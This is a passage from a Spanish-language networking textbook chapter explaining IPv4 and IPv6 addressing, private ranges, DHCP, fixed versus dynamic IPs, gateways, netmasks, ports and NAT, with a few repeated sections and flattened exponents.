Cualquiera de las soluciones anteriores tiene un inconveniente y es que no permite que el PDA esté conectado a Internet permanentemente, al menos, sin pagar unas altas tarifas por las llamadas telefónicas (del móvil o del fijo). Por otro lado, salvo en el caso del PDA con móvil (con alto coste en llamadas), el PDA siempre estará conectado por cable para intercambiar sus datos con la computadora asociada o conectarse a Internet. Pues bien, las redes inalámbricas le ofrecen al PDA la posibilidad de liberarse de las ataduras del cable.

En el mercado existen módulos adaptadores de red inalámbrica para los principales modelos de PDA: 3Com, Compaq, HP, Casio, etc. A la hora de comprar uno de estos dispositivos, es conveniente asegurarse de que es el adecuado para el modelo concreto de PDA de que se dispone. Estos módulos suelen ser tarjetas de tipo Compact Flash con una pequeña antena exterior.

CAP.

7

Dirección IP en las redes inalámbricas

7.1. COMPONENTES PARA UN RED LOCAL

Ya hemos mencionado cuales serían los componentes en cuanto a hardware para formar una red inalámbrica. Básicamente vienen a ser tarjetas inalámbricas y AP, pero también es necesario una parte que se considera lógica o software para que las redes funcionen correctamente, que vienen a ser los protocolos de comunicación que no son otra cosa más que los medios por donde se transmite la información, ejemplo es el TCP/IP el cual se basa en direcciones IP, los cuales son números que identifican a cada uno de los computadores dentro de la red. También están los elementos llamados puerta de enlace, DNS, máscara de red entre otros. Pero veamos cada uno de estos elementos.

7.1.1. Direcciones IP

Una **dirección IP** es una etiqueta numérica que identifica, de manera lógica y jerárquica, a un interfaz (elemento de comunicación/conexión) de un dispositivo (habitualmente una computadora) dentro de una red que utilice el protocolo IP (*Internet Protocol*), que corresponde al nivel de red del protocolo TCP/IP. Dicho número no se ha de confundir con la dirección MAC que es un identificador de 48bits para identificar de forma única a la tarjeta de red y no depende del protocolo de conexión utilizado ni de la red. La dirección IP puede cambiar muy a menudo por cambios en la red o porque el dispositivo encargado dentro de la red de asignar las direcciones IP, decida asignar otra IP (por ejemplo, con el protocolo DHCP). A esta forma de asignación de dirección IP se denomina dirección *IP dinámica* (normalmente abreviado como *IP dinámica*).

Los sitios de Internet que por su naturaleza necesitan estar permanentemente conectados, en general tienen una *dirección IP fija* (comúnmente, *IP fija* o *IP estática*) que no cambia con el tiempo. Los servidores de correo, DNS, FTP públicos y servidores de páginas web necesariamente deben contar con una dirección IP fija o estática, ya que de esta forma se permite su localización en la red.

A través de Internet los ordenadores se conectan entre sí mediante sus respectivas direcciones IP. Sin embargo, a los seres humanos nos es más cómodo utilizar otra notación más fácil de recordar, como los nombres de dominio; la traducción entre unos y otros se resuelve mediante los servidores de nombres de dominio DNS, que a su vez, facilita el trabajo en caso de cambio de dirección IP, ya que basta con actualizar la información en el servidor DNS y el resto de las personas no se enterarán ya que seguirán accediendo por el nombre de dominio.

7.1.2. Direcciones IPV4

Las direcciones IPv4 se expresan por un número binario de 32 bits permitiendo un espacio de direcciones de 4.294.967.296 (2^{32}) direcciones posibles. Las *direcciones IP* se pueden expresar como números de notación decimal: se dividen los 32 bits de la dirección en cuatro octetos. El valor decimal de cada octeto está comprendido en el rango de 0 a 255 [el número binario de 8 bits más alto es 11111111 y esos bits, de derecha a izquierda, tienen valores decimales de 1, 2, 4, 8, 16, 32, 64 y 128, lo que suma 255].

En la expresión de direcciones IPv4 en decimal se separa cada octeto por un carácter único ".". Cada uno de estos octetos puede estar comprendido entre 0 y 255, salvo algunas excepciones. Los ceros iniciales, si los hubiera, se pueden obviar.

- Ejemplo de representación de dirección IPv4: 010.128.001.255 o 10.128.1.255

  En las primeras etapas del desarrollo del Protocolo de Internet,1 los administradores de Internet interpretaban las direcciones IP en dos partes, los primeros 8 bits para designar la dirección de red y el resto para individualizar la computadora dentro de la red. Este método pronto probó ser inadecuado, cuando se comenzaron a agregar nuevas redes a las ya asignadas. En 1981 el direccionamiento internet fue revisado y se introdujo la arquitectura de clases (classful network architecture). En esta arquitectura hay tres clases de direcciones IP que una organización puede recibir de parte de la Internet Corporation for Assigned Names and Numbers (ICANN): clase A, clase B y clase C.

- En una red de clase A, se asigna el primer octeto para identificar la red, reservando los tres últimos octetos (24 bits) para que sean asignados a los hosts, de modo que la cantidad máxima de hosts es 224 - 2 (se excluyen la dirección reservada para broadcast (últimos octetos en 255) y de red (últimos octetos en 0)), es decir, 16 777 214 hosts.
- En una red de clase B, se asignan los dos primeros octetos para identificar la red, reservando los dos octetos finales (16 bits) para que sean asignados a los hosts, de modo que la cantidad máxima de hosts es 216 - 2, o 65 534 hosts.
- En una red de clase C, se asignan los tres primeros octetos para identificar la red, reservando el octeto final (8 bits) para que sea asignado a los hosts, de modo que la cantidad máxima de hosts es 28 - 2, ó 254 hosts.

Clase	Rango	N° de Redes	N° de Host Por Red	Máscara de Red	Broadcast ID
A	1.0.0.0 - 127.255.255.255	128	16.777.214	255.0.0.0	x.255.255.255
B	128.0.0.0 - 191.255.255.255	16.384	65.534	255.255.0.0	x.x.255.255
C	192.0.0.0 - 223.255.255.255	2.097.152	254	255.255.255.0	x.x.x.255
(D)	224.0.0.0 - 239.255.255.255	histórico			
(E)	240.0.0.0 - 255.255.255.255	histórico			

- La dirección 0.0.0.0 es reservada por la IANA para identificación local.
- La dirección que tiene los bits de host iguales a cero sirve para definir la red en la que se ubica. Se denomina **dirección de red**.
- La dirección que tiene los bits correspondientes a host iguales a uno, sirve para enviar paquetes a todos los hosts de la red en la que se ubica. Se denomina **dirección de broadcast**.
- Las direcciones 127.x.x.x se reservan para designar la propia máquina. Se denomina **dirección de bucle local** o **loopback**.

El diseño de redes de clases (classful) sirvió durante la expansión de internet, sin embargo este diseño no era escalable y frente a una gran expansión de las redes en la década de los noventa, el sistema de espacio de direcciones de clases fue reemplazado por una arquitectura de redes sin clases Classless Inter-Domain Routing (CIDR)3 en el año 1993. CIDR está basada en redes de longitud de máscara de subred variable (variable-length subnet masking VLSM) que permite asignar redes de longitud de prefijo arbitrario. Permitiendo una distribución de direcciones más fina y granulada, calculando las direcciones necesarias y "desperdiciando" las mínimas posibles.

7.1.3. Direcciones privadas

Hay ciertas direcciones en cada clase de dirección IP que no están asignadas y que se denominan direcciones privadas. Las direcciones privadas pueden ser utilizadas por los hosts que usan traducción de dirección de red (NAT) para conectarse a una red pública o por los hosts que no se conectan a Internet. En una misma red no pueden existir dos direcciones iguales, pero sí se pueden repetir en dos redes privadas que no tengan conexión entre sí o que se conecten mediante el protocolo NAT. Las direcciones privadas son:

- Clase A: 10.0.0.0 a 10.255.255.255 (8 bits red, 24 bits hosts).
- Clase B: 172.16.0.0 a 172.31.255.255 (16 bits red, 16 bits hosts). 16 redes clase B contiguas, uso en universidades y grandes compañías.
- Clase C: 192.168.0.0 a 192.168.255.255 (24 bits red, 8 bits hosts). 256 redes clase C contiguas, uso de compañías medias y pequeñas además de pequeños proveedores de internet (ISP).

Muchas aplicaciones requieren conectividad dentro de una sola red, y no necesitan conectividad externa. En las redes de gran tamaño a menudo se usa TCP/IP. Por ejemplo, los bancos pueden utilizar TCP/IP para conectar los cajeros automáticos que no se conectan a la red pública, de manera que las direcciones privadas son ideales para estas circunstancias. Las direcciones privadas también se pueden utilizar en una red en la que no hay suficientes direcciones públicas disponibles.

Las direcciones privadas se pueden utilizar junto con un servidor de traducción de direcciones de red (NAT) para suministrar conectividad a todos los hosts de una red que tiene relativamente pocas direcciones públicas disponibles. Según lo acordado, cualquier tráfico que posea una dirección destino dentro de uno de los intervalos de direcciones privadas no se enrutará a través de Internet.

7.1.4. Dirección IPv6

La función de la dirección IPv6 es exactamente la misma a su predecesor IPv4, pero dentro del protocolo IPv6. Está compuesta por 128 bits y se expresa en una notación hexadecimal de 32 dígitos. IPv6 permite actualmente que cada persona en la tierra tenga asignada varios millones de IPs, ya que puede implementarse con 2^{128} (3.4×10^{38} hosts direccionables). La ventaja con respecto a la dirección IPv4 es obvia en cuanto a su capacidad de direccionamiento.

Su representación suele ser hexadecimal y para la separación de cada par de octetos se emplea el símbolo ":". Un bloque abarca desde 0000 hasta FFFF. Algunas reglas de notación acerca de la representación de direcciones IPv6 son:

- Los ceros iníciales, como en IPv4, se pueden obviar.

  Ejemplo: 2001:0123:0004:00ab:0cde:3403:0001:0063 -> **2001:123:4:ab:cde:3403:1:63**

- Los bloques contiguos de ceros se pueden comprimir empleando "::". Esta operación sólo se puede hacer **una** vez.

  Ejemplo: 2001:0:0:0:0:0:0:4 -> **2001::4**.

7.1.5. DHCP

El Protocolo DHCP y su funcionamiento

Con el rápido crecimiento de TCP/IP (Trasmisión Control Protocol/Internet Protocol), que es un método de transmisión para comunicarse en Internet, se necesitan algunas herramientas para administrar automáticamente algunas funciones gestionando redes TCP/IP. DHCP (Dynamic Host Configuration Protocol) es un conjunto de reglas para dar direcciones IP y opciones de configuración a ordenadores y estaciones de trabajo en una red. Una dirección IP es un número que identifica de forma única a un ordenador en la red, ya sea en una red corporativa o en Internet. Una dirección IP es análoga a un número de teléfono.

La dirección IP puede ser asignada estáticamente (manualmente) por el administrador o asignada dinámicamente por un servidor central.

Funcionamiento de DHCP

DHCP funciona sobre un servidor central (servidor, estación de trabajo o incluso un PC), el cual asigna direcciones IP a otras máquinas de la red. Este protocolo puede entregar información IP en una LAN o entre varias VLAN. Esta tecnología reduce el trabajo de un administrador, que de otra manera tendría que visitar todos los ordenadores o estaciones de trabajo uno por uno. Para introducir la configuración IP consistente en IP, máscara, gateway, DNS, etc.

Un servidor DHSC (DHCP Server) es un equipo en una red que está corriendo un servicio DHCP. Dicho servicio se mantiene a la escucha de peticiones broadcast DHCP. Cuando una de estas peticiones es oída, el servidor responde con una dirección IP y opcionalmente con información adicional.

Modos en DHCP

Existen 3 modos en DHCP para asignar direcciones IP a otros equipos:

1.- Asignación manual: El administrador configura manualmente las direcciones IP del cliente en el servidor DCHP. Cuando la estación de trabajo del cliente pide una dirección IP, el servidor mira la dirección MAC y procede a asignar la que configuró el administrador.

2.- Asignación automática: Al cliente DHCP (ordenador, impresora, etc.) se le asigna una dirección IP cuando contacta por primera vez con el DHCP Server. En este método la IP es asignada de forma aleatoria y no es configurada de antemano.

3.- Asignación dinámica: El servidor DHCP asigna una dirección IP a un cliente de forma temporal. Digamos que es entregada al cliente Server que hace la petición por un espacio de tiempo. Cuando este tiempo acaba, la IP es revocada y la estación de trabajo ya no puede funcionar en la red hasta que no pida otra.

IP dinámica

Una **dirección IP dinámica** es una IP asignada mediante un servidor DHCP (**Dynamic Host Configuration Protocol**) al usuario. La IP que se obtiene tiene una duración máxima determinada. El servidor DHCP provee parámetros de configuración específicos para cada cliente que desee participar en la red IP. Entre estos parámetros se encuentra la dirección IP del cliente.

DHCP apareció como protocolo estándar en octubre de 1993. El estándar RFC 2131 especifica la última definición de DHCP (marzo de1997). DHCP sustituye al protocolo BOOTP, que es más antiguo. Debido a la compatibilidad retroactiva de DHCP, muy pocas redes continúan usando BOOTP puro.

Las IP dinámicas son las que actualmente ofrecen la mayoría de operadores. El servidor del servicio DHCP puede ser configurado para que renueve las direcciones asignadas cada tiempo determinado.

- **VENTAJAS**
  - Reduce los costos de operación a los proveedores de servicios de Internet (ISP).
  - Reduce la cantidad de IP asignadas (de forma fija) inactivas.

- **DESVENTAJAS**
  - Obliga a depender de servicios que redirigen un host a una IP.

- **ASIGNACIÓN DE DIRECCIONES IP**

  Dependiendo de la implementación concreta, el servidor DHCP tiene tres métodos para asignar las direcciones IP:

  - **Manualmente**, cuando el servidor tiene a su disposición una tabla que empareja direcciones MAC con direcciones IP, creadas manualmente por el administrador de la red. Sólo clientes con una dirección MAC válida recibirán una dirección IP del servidor.
  - **Automáticamente**, donde el servidor DHCP asigna permanentemente una dirección IP libre, tomada de un rango prefijado por el administrador, a cualquier cliente que solicite una.
  - **Dinámicamente**, el único método que permite la reutilización de direcciones IP. El administrador de la red asigna un rango de direcciones IP para el DHCP y cada ordenador cliente de la LAN tiene su software de comunicación TCP/IP configurado para solicitar una dirección IP del servidor DHCP cuando su tarjeta de interfaz de red se inicie. El proceso es transparente para el usuario y tiene un periodo de validez limitado.

7.1.6. IP FIJA

Una **dirección IP fija** es una dirección IP asignada por el usuario de manera manual (Que en algunos casos el ISP o servidor de la red no lo permite), o por el servidor de la red (ISP en el caso de internet, router o switch en caso de LAN) con base en la Dirección MAC del cliente. Mucha gente confunde IP Fija con IP Pública e IP Dinámica con IP Privada.

Una IP puede ser Privada ya sea dinámica o fija como puede ser IP Pública Dinámica o Fija.

Una IP Pública se utiliza generalmente para montar servidores en internet y necesariamente se desea que la IP no cambie por eso siempre la IP Pública se la configura de manera Fija y no Dinámica, aunque si se podría.

En el caso de la IP Privada generalmente es dinámica asignada por un servidor DHCP, pero en algunos casos se configura IP Privada Fija para poder controlar el acceso a internet o a la red local, otorgando ciertos privilegios dependiendo del número de IP que tenemos, si esta cambiara (fuera dinámica) sería más complicado controlar estos privilegios (pero no imposible).

Las **IP Públicas fijas** actualmente en el mercado de acceso a Internet tienen un costo adicional mensual. Estas IP son asignadas por el usuario después de haber recibido la información del proveedor o bien asignadas por el proveedor en el momento de la primera conexión.

Las IP dinámicas son las que actualmente ofrecen la mayoría de operadores. El servidor del servicio DHCP puede ser configurado para que renueve las direcciones asignadas cada tiempo determinado.

- **VENTAJAS**
  - Reduce los costos de operación a los proveedores de servicios de Internet (ISP).
  - Reduce la cantidad de IP asignadas (de forma fija) inactivas.

- **DESVENTAJAS**
  - Obliga a depender de servicios que redirigen un host a una IP.

- **ASIGNACIÓN DE DIRECCIONES IP**

  Dependiendo de la implementación concreta, el servidor DHCP tiene tres métodos para asignar las direcciones IP:

  - **Manualmente**, cuando el servidor tiene a su disposición una tabla que empareja direcciones MAC con direcciones IP, creadas manualmente por el administrador de la red. Sólo clientes con una dirección MAC válida recibirán una dirección IP del servidor.
  - **Automáticamente**, donde el servidor DHCP asigna permanentemente una dirección IP libre, tomada de un rango prefijado por el administrador, a cualquier cliente que solicite una.
  - **Dinámicamente**, el único método que permite la reutilización de direcciones IP. El administrador de la red asigna un rango de direcciones IP para el DHCP y cada ordenador cliente de la LAN tiene su software de comunicación TCP/IP configurado para solicitar una dirección IP del servidor DHCP cuando su tarjeta de interfaz de red se inicie. El proceso es transparente para el usuario y tiene un periodo de validez limitado.

7.1.6. IP FIJA

Una **dirección IP fija** es una dirección IP asignada por el usuario de manera manual (Que en algunos casos el ISP o servidor de la red no lo permite), o por el servidor de la red (ISP en el caso de internet, router o switch en caso de LAN) con base en la Dirección MAC del cliente. Mucha gente confunde IP Fija con IP Pública e IP Dinámica con IP Privada.

Una IP puede ser Privada ya sea dinámica o fija como puede ser IP Pública Dinámica o Fija.

Una IP Pública se utiliza generalmente para montar servidores en internet y necesariamente se desea que la IP no cambie por eso siempre la IP Pública se la configura de manera Fija y no Dinámica, aunque si se podría.

En el caso de la IP Privada generalmente es dinámica asignada por un servidor DHCP, pero en algunos casos se configura IP Privada Fija para poder controlar el acceso a internet o a la red local, otorgando ciertos privilegios dependiendo del número de IP que tenemos, si esta cambiara (fuera dinámica) sería más complicado controlar estos privilegios (pero no imposible).

Las **IP Públicas fijas** actualmente en el mercado de acceso a Internet tienen un costo adicional mensual. Estas IP son asignadas por el usuario después de haber recibido la información del proveedor o bien asignadas por el proveedor en el momento de la primera conexión.

Esto permite al usuario montar servidores web, correo, FTP, etc., y dirigir un nombre de dominio a esta IP sin tener que mantener actualizado el servidor DNS cada vez que cambie la IP como ocurre con las IP Públicas dinámicas.

◉ PUERTA DE ENLACE PREDETERMINADA

Una puerta de enlace predeterminada es un dispositivo o una computadora que sirve como enlace entre dos redes informáticas, es decir, es el dispositivo que conecta y dirige el tráfico de datos entre dos redes o más. Generalmente en las casas u oficinas, ese dispositivo es el router y Cable-Modem o DSL-Modem que conecta la red local de la casa (LAN) con Internet (WAN). En las empresas, muchas veces es una computadora la que dirige el tráfico de datos entre la red local y la red exterior,y, generalmente, también actúa como servidor proxy y firewall.

Este dispositivo, al conectar dos redes de IP, poseerá:

- una dirección IP privada: que servirá para identificarse dentro de la red local,
- una dirección IP pública: que servirá para identificarse dentro de la red exterior.

Ejemplo

Una red compuesta por cinco dispositivos (generalmente computadoras, pero pueden ser impresoras, etc.) y un enrutador:

Dirección de los dispositivos:

- 192.168.4.3 (computadora 1)
- 192.168.4.4 (computadora 2)
- 192.168.4.5 (computadora 3)
- 192.168.4.6 (computadora 4)
- 192.168.4.7 (computadora 5)
- 192.168.4.8 (computadora 6)

Enrutador:

- 192.168.4.1 (dirección IP privada LAN) - para comunicarse con la red local.
- dirección IP pública (WAN, Internet) - para comunicarse con otra red - generalmente asignada automáticamente por DHCP, aunque puede ser fijada por el proveedor de ISP.

◉ LA MÁSCARA DE RED

La **máscara de red** es una combinación de bits que sirve para delimitar el ámbito de una red de computadoras. Su función es indicar a los dispositivos qué parte de la dirección IP es el número de la red, incluyendo la subred, y qué parte es la correspondiente al host.

◉ FUNCIONAMIENTO

Básicamente, mediante la máscara de red una computadora (principalmente la puerta de enlace, router...) podrá saber si debe enviar los datos dentro o fuera de las redes. Por ejemplo, si el router tiene la dirección IP 192.168.1.1 y máscara de red 255.255.255.0, entiende que todo lo que se envía a una dirección IP que empiece por 192.168.1 va para la red local y todo lo que va a otras direcciones IP, para afuera (internet, otra red local mayor...).

Supongamos que tenemos un rango de direcciones IP desde 10.0.0.0 hasta 10.255.255.255. Si todas ellas formaran parte de la misma red, su máscara de red sería: 255.0.0.0. También se puede escribir como 10.0.0.0/8

Como una máscara consiste en una seguidilla de unos consecutivos, y luego ceros (si los hay), los números permitidos para representar la secuencia son los siguientes: 0, 128, 192, 224, 240, 248, 252, 254 y 255.

La representación utilizada se define colocando en 1 todos los bits de red (máscara natural) y en el caso de subredes, se coloca en 1 los bits de red y los bits de host usados por las subredes. Así, en esta forma de representación (10.0.0.0/8) el 8 sería la cantidad de bits puestos a 1 que contiene la máscara en binario, comenzando desde la izquierda. Para el ejemplo dado (/8), sería 11111111.000 00000.00000000.00000000 y en su representación en decimal sería 255.0.0.0.

Una máscara de red representada en binario son 4 octetos de bits (11111111.11111111.11111111 .11111111).

Ejemplo 8bit x 4 octetos = 32 bit. (11111111.11111111.11111111.11111111 = 255.255.255.255)
8bit x 3 octetos = 24 bit. (11111111.11111111.11111111.00000000 = 255.255.255.0)
8bit x 2 octetos = 16 bit. (11111111.11111111.00000000.00000000 = 255.255.0.0)
8bit x 1 octetos = 8 bit. (11111111.00000000.00000000.00000000 = 255.0.0.0)

En el ejemplo 10.0.0.0/8, según lo explicado anteriormente, indicaría que la máscara de red es 255.0.0.0

Las máscaras de redes , se utilizan como validación de direcciones realizando una operación AND lógica entre la dirección IP y la máscara para validar al equipo, lo cual permite realizar una verificación de la dirección de la Red y con un OR y la máscara negada se obtiene la dirección del broadcasting.

TABLA DE MÁSCARAS DE RED

Como se ve en el ejemplo anterior, la fila binaria de la máscara de subred determina que todas las direcciones IP de esa subred, incluido el *Gateway*, deben ser iguales hasta la línea y distintas después de la línea. La dirección IP completa se calcula realizando un AND lógico sólo con aquellos bits que indique la máscara de subred (MS). El número total de direcciones IP que tiene esa subred es inversamente proporcional al número de bits encendidos en la máscara de red. Esa subred suele llamarse LAN. La puerta de enlace puede ser cualquier dirección IP dentro de ese rango (subred), pero algunos adoptan la norma de que cumplan el que: (IP & MS)+1 = GW (*gateway*, puerta de enlace). Algunos controladores de protocolo tcp/IP rechazan todos los paquetes que no cumplen esta norma. La puerta de enlace la utilizan los protocolos de tcp/IP para enviar aquellos paquetes cuyo destino se encuentra fuera del rango de la subred definida por la máscara de red (si el paquete va destinado a algún ordenador cuya dirección IP se encuentre fuera del rango establecido por la máscara de red, utilizarán la puerta de enlace, que generalmente es un router o enrutador que se encarga de enviarlos a otras redes .De esta manera se optimiza el trabajo que realiza el PC. A veces llamamos o confundimos *router* (ruteador) con puerta de enlace. La puerta de enlace es en definitiva la dirección IP del router. Dirección que ha de estar dentro de la subred. La dirección IP del router se programa en el mismo router. La mayoría de los router vienen con una dirección de fábrica, modificable a través de un puerto serie o por red mediante http, telnet u otros protocolos. Esta dirección modificable es la puerta de enlace de la red. El router generalmente tiene dos direcciones IP, cada una en un rango distinto. Por ejemplo, una en el rango de una subred pequeña de 16 ordenadores y otra en otra subred más grande cuyo gateway o puerta de enlace nos da acceso a Internet. Sólo se ven entre sí los equipos de cada subred o aquellos que tengan enrutadores y puertas de enlace bien definidas para enviar paquetes y recibir respuestas. De este modo, se forman y definen las rutas de comunicación

entre ordenadores de distintas subredes. Los enrutadores además realizan varias funciones, entre ellas la denominada NAT, que consiste en llevar la cuenta del origen de los paquetes para que cuando lleguen las respuestas sean enviadas al ordenador que procede. Cuando un router comunica con un ISP o proveedor de servicios de Internet, generalmente se les asigna una dirección pública o externa, la cual no es modificable sino asignada por la empresa suministradora (ISP) de ADSL/RDSI. En resumen, la máscara lo que determina es qué paquetes que circulan por la LAN se aceptan por algún ordenador de la LAN o y qué paquetes han de salir fuera de la LAN (por el router). De esta manera, si se escribe en el navegador una dirección IP: 182.23.112.9, el equipo enviará la petición web, ftp, etc) directamente a la dirección especificada por la puerta de enlace (es decir, el router), ningún equipo de la subred (LAN) atenderá estos paquetes por no estar dentro de su subred (LAN).

En el ejemplo anterior, la máscara da 6 bits (los que quedan a 0, es decir, 64 posibilidades, no de 1 a 64 sino 64 posibilidades) para programar las direcciones IP y la puerta de enlace de la LAN, es decir, el último byte para la dirección IP y la puerta de enlace, en nuestro ejemplo debería tomarse entre 10000000 y 10111111, es decir, entre 128 y 191. Lo normal es darle a la puerta de enlace (router) la dirección más baja, indicando que es el primer equipo que se instala en la LAN. Hay ciertos programas (p.e. Ethereal) que programan la tarjeta en un modo llamado 'promiscuo' en el que se le dice a la tarjeta de red que no filtre los paquetes según la norma explicada, aceptando todos los paquetes para hacer un análisis del tráfico que circula por la subred y puede ser escuchado por el PC.

Las máscaras 255.0.0.0 (clase A), 255.255.0.0 (clase B) y 255.255.255.0 (clase C) suelen ser suficientes para la mayoría de las redes privadas. Sin embargo, las redes más pequeñas que podemos formar con estas máscaras son de 254 hosts y para el caso de direcciones públicas, su contratación tiene un coste alto. Por esta razón suele ser habitual dividir las redes públicas de clase C en subredes más pequeñas. A continuación se muestran las posibles divisiones de una red de clase C. La división de una red en subredes se conoce como *subnetting*.

⊙ Clases de máscaras en subredes

Clase	Bits	IP Subred	IP Broadcast	Máscara en decimal	CIDR
A	0	0.0.0.0	127.255.255.255	255.0.0.0	/8
B	10	128.0.0.0	191.255.255.255	255.255.0.0	/16
C	110	192.0.0.0	223.255.255.255	255.255.255.0	/24
D	1110	224.0.0.0	239.255.255.255	sin definir	sin definir
E	1111	240.0.0.0	255.255.255.254	sin definir	sin definir

7.1.7. Puerto de red

Un **puerto de red** es una interfaz para comunicarse con un programa a través de una red. En el modelo OSI quien se preocupa de la administración de los puertos y los establece en el encabezado de los segmentos es la capa de transporte o capa 4, administrando así el envío y reensamblaje de cada segmento enviado a la red haciendo uso del puerto especificado. Un puerto suele estar numerado para de esta forma poder identificar la aplicación que lo usa. La implementación del protocolo en el destino utilizará ese número para decidir a qué programa entregará los datos recibidos. Esta asignación de puertos permite a una máquina establecer simultáneamente diversas conexiones con máquinas distintas, ya que todos los paquetes que se reciben tienen la misma dirección, pero van dirigidos a puertos diferentes.

Los números de puerto se indican mediante una palabra, 2 bytes (16 bits), por lo que existen 65535. Aunque podemos usar cualquiera de ellos para cualquier protocolo, existe una entidad, la IANA, encargada de su asignación, la cual creó tres categorías:

- **PUERTOS BIEN CONOCIDOS:**

  Los puertos inferiores al 1024 son puertos reservados para el sistema operativo y usados por "protocolos bien conocidos" como por ejemplo HTTP (servidor Web), POP3/SMTP (servidor de e-mail) y Telnet. Si queremos usar uno de estos puertos tendremos que arrancar el servicio que los use teniendo permisos de administrador.

- **PUERTOS REGISTRADOS:**

  Los comprendidos entre 1024 (0400 en hexadecimal) y 49151 (BFFF en hexadecimal) son denominados "registrados" y pueden ser usados por cualquier aplicación. Existe una lista pública en la web del IANA donde se puede ver qué protocolo usa cada uno de ellos.

- **PUERTOS DINÁMICOS O PRIVADOS:**

  Los comprendidos entre los números 49152 (C000 en hexadecimal) y 65535 (FFFF en hexadecimal) son denominados dinámicos o privados, normalmente ser asignan en forma dinámica a las aplicaciones de clientes al iniciarse la conexión. Su uso es poco común son usados en conexiones peer to peer (P2P).

  Otros puertos I / O están conectados a los "periféricos" dispositivos externos fuera de la caja de la computadora usando un puerto ordenador (hardware).

7.1.8. NAT

NAT son las siglas del inglés *Network Address Translation* o traducción de direcciones de red y es un mecanismo que se usa ampliamente hoy en día, fundamentalmente porque permite compartir una dirección IP pública por muchos equipos y esto es imprescindible en muchas situaciones por la escasez de direcciones IPv4.

Existen diferentes tipos de NAT, dependiendo de si se cambia la dirección IP origen o la dirección IP destino del paquete que abre la conexión, incluso existe una extensión de NAT que permite modificar el puerto origen o destino. Estos tipos de variantes de NAT reciben diferentes nombres dependiendo de la implementación, aunque más que el nombre lo importante es saber las posibilidades de NAT y aquí presentamos los nombres más utilizados cuando se implementa NAT con iptables.

- **SOURCE NAT**

  Este tipo de NAT es en el que **se cambia la dirección IP de origen**, es la situación más utilizada cuando estamos utilizando una dirección IP privada (RFC 1918) en una red local y establecemos una conexión con un equipo de Internet. Un equipo de la red (normalmente la puerta de enlace) se encarga de cambiar la dirección IP privada origen por la dirección IP pública, para que el equipo de Internet pueda contestar. Los pasos que se seguirían serían algo como:

  - Un equipo de una red local con una dirección IP privada (supongamos 192.168.3.14) quiere solicitar una página web (puerto 80/tcp) del equipo de Internet www.uni.edu.pe
  - Realiza una consulta DNS y obtiene que el equipo que aloja dicha página tiene la dirección IP 76.74.254.126

- Consulta su tabla de encaminamiento y como no está en la misma red que el servidor web de wordpress, envía el paquete con la solicitud de la página al equipo que es su destino por defecto (puerta de enlace o gateway), que supongamos tiene la dirección 192.168.3.254.
- El gateway, que en este caso debe actuar como dispositivo de NAT, recibe el paquete y comprueba la dirección IP destino, como no es la suya, lo envía a su propio destino por defecto (gateway) que ya será una dirección IP pública.
- Antes de que el paquete salga por la interfaz de red externa, se le cambia la dirección IP origen (192.168.3.14) por la dirección IP pública (supongamos que fuese 80.58.1.14) y se guarda la petición en lo que se denomina tablas de NAT (anotando también el puerto origen, supongamos que fuese el 5015/tcp).
- El paquete viaja por Internet saltando de router a router hasta que llega a su destino
- El equipo 76.74.254.126 recibe una petición desde la dirección 80.58.1.14 y la contesta, por lo que el paquete de vuelta llevará ahora dirección IP origen 76.74.254.126, dirección IP destino 80.58.1.14, puerto origen 80/tcp y puerto destino 5015/tcp.
- La contestación del servidor web de wordpress.com llega a la interfaz externa del dispositivo de NAT, que consulta las tablas de NAT y comprueba (gracias al puerto origen) que corresponde con una petición realizada desde el equipo 192.168.3.14, por lo que modifica la dirección IP destino por ésta y se lo envía directamente.

IP MASQUERADING

Este tipo de NAT normalmente es sinónimo de SNAT, pero iptables distingue dos casos:

- SNAT: Cuando la dirección IP pública que sustituye a la IP origen es estática (SNAT también significa Static NAT).
- MASQUERADE: Cuando la dirección IP pública que sustituye a la IP origen es dinámica, caso bastante habitual en conexiones a Internet domésticas.

DESTINATION NAT O PORT FORWARDING

Este tipo de NAT se utiliza cuando tenemos algún servidor en una máquina detrás del dispositivo de NAT. En este caso será un equipo externo el que inicie la conexión, ya que solicitará un determinado servicio y el dispositivo de NAT, en este caso, debe **modificar la dirección IP destino**. Veamos paso a paso cuál sería la situación:

- Un equipo cualquiera de Internet, con dirección IP pública 150.212.23.6 desea conectarse por ssh (22/tcp) al equipo estudio.mired.com
- Realiza una consulta DNS y obtiene como respuesta que estudio.mired.com tiene la dirección IP 85.136.14.7
- Establece la conexión (supongamos puerto origen 23014/tcp) con el equipo 85.136.14.7, que resulta ser un dispositivo de NAT que no tiene ningún servicio ssh escuchando en el puerto 22/tcp, pero que tiene una regla de DNAT para que todo lo que llegue a ese puerto se lo envíe a un equipo de su red local (supongamos que fuese el 10.0.0.2), por lo que cambia la dirección IP destino (85.136.14.7) por la 10.0.0.2 y lo registra en sus tablas de NAT.
- Al equipo 10.0.0.2 llega un solicitud al puerto 22/tcp y la respuesta tiene las siguientes características: IP origen 10.0.0.2, puerto origen 22/tcp, IP destino 150.212.23.6 y puerto destino 23014/tcp.

- El dispositivo de NAT cambia ahora la dirección IP origen por su dirección IP pública (85.136.14.7) y el paquete llega de vuelta a su destino.

NAT EN NUESTRO ENTORNO DE TRABAJO

